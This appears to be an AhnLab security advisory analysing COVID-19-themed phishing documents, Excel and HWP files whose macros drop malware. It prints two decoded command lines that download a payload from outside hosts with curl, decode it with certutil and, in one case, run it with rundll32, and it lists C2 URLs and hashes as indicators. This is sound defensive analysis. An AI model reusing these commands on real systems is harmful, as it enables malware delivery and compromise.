


COVID-19 Related Cyberattacks Continue…
Cybercriminals have ramped up phishing attacks during the first half of this year, many of which were COVID-19 related scams. However, a surprisingly large number of users are still falling for COVID-19 related phishing campaigns. Recently, AhnLab has issued an advisory warning against a large-scale phishing attack that are distributing malicious excel files disguised as COVID-19 situation reports.
The malicious excel file includes a numerical data of deaths and infections caused daily by COVID-19 worldwide. If the user wants to check the accumulative number of deaths, they would have to click on the ‘Predict’ button within the excel file. To do so, the user has no choice but to enable Macros.

Figure 1. Excel File Luring the User to Enable Macros
When the Excel Macros is enabled, an obfuscated code included in the normal Macro code performs malicious activities, such as downloading an additional, malicious files. The CMD command becomes visible when the obfuscated code has been decoded.

Figure 2. Obfuscated Code Decoded
• Malicious MS Excel File Internal CMD Command
cmd /c curl "http://refeeldominicana.nwideas.com/wp-content/uploads/chimps/category.php" -o "%temp%\1.tmp"&certutil -decode "%temp%\1.tmp" "%temp%\lk.tmp"&cmd /c del "%temp%\1.tmp"
Currently, the file is no longer available. Thus, it is almost impossible to check the additional functions of the malware. However, based on the fact that it uses ‘certutil --decode’, it can be assumed that the malware downloads and executes BASE64-encoded files, as shown in Figure 3.

Figure 3. Process Tree of Malicious Excel File According to AhnLab’s RAPIT System
ASEC team was able to identify another type of word processor file, HWP (Hangul Word Processor) file, using similar operational methods to distribute malware.

Figure 4. Log 1

Figure 5. Log 2
The malicious HWP file attempts to download the malware by connecting to a specific network, similar to the one used by the malicious Excel file. Figure 4, 5, and 6 shows the network address that the malicious HWP file attempts to connect with.

Figure 6. Log 3

Figure 7. Image File Downloaded from the Email
The malicious HWP file shows a lot of resemblance to the malicious Excel file. It also used an image related to COVID-19 and a similar CMD Command to execute malicious DLLs within the system.
• Malicious DLL Internal CMD Command
cmd.exe /c curl "https://www.cooper9.com/wp-content/uploads/js_composer/temp/category.php" -o a.b&certutil -decode a.b acview.dll&del a.b&rundll32 acview.dll,fZ2mCzDy
Users must be careful because an increasing number of cyberattacks are using social engineering techniques to distribute malware. Please refrain from opening, downloading, or executing suspicious files and emails.
AhnLab's anti-malware solution, V3 detects and responds to the malware by using the following aliases:
• Trojan/XLS.Agent (2020.07.13.05)
• Trojan/Win32.Hwdoor.C4160390 (2020.07.15.00)
[ IoC Information ]
o C2
hxxp://refeeldominicana.nwideas.com/wp-content/uploads/chimps/category.php
hxxps://www. cooper9.com/wp-content/uploads/js_composer/temp/category.php
hxxp://peoplepowerexchange.com/wp-content/uploads/js_composer/mailchimpery/category.php?uid=0&udx=135fd4148d69841e14422c2e54023b1d
hxxp://healthtekpak.com/wp-content/uploads/mailchimp/category.php?uid=0&udx=e24ccd3d9410592a3e86f0a90d2b9204
hxxp://lespetitsmotsdeslibraires.fr/wp-content/plugins/wysija-newsletters/temp/category.php?uid=0&udx=c50cc95a9a02da938ccda79f28c6472b
o HASH
268efe92a6e16c89e62bf0c32113d0c9
41143874a935fb60bcd4e73a2540f8fb


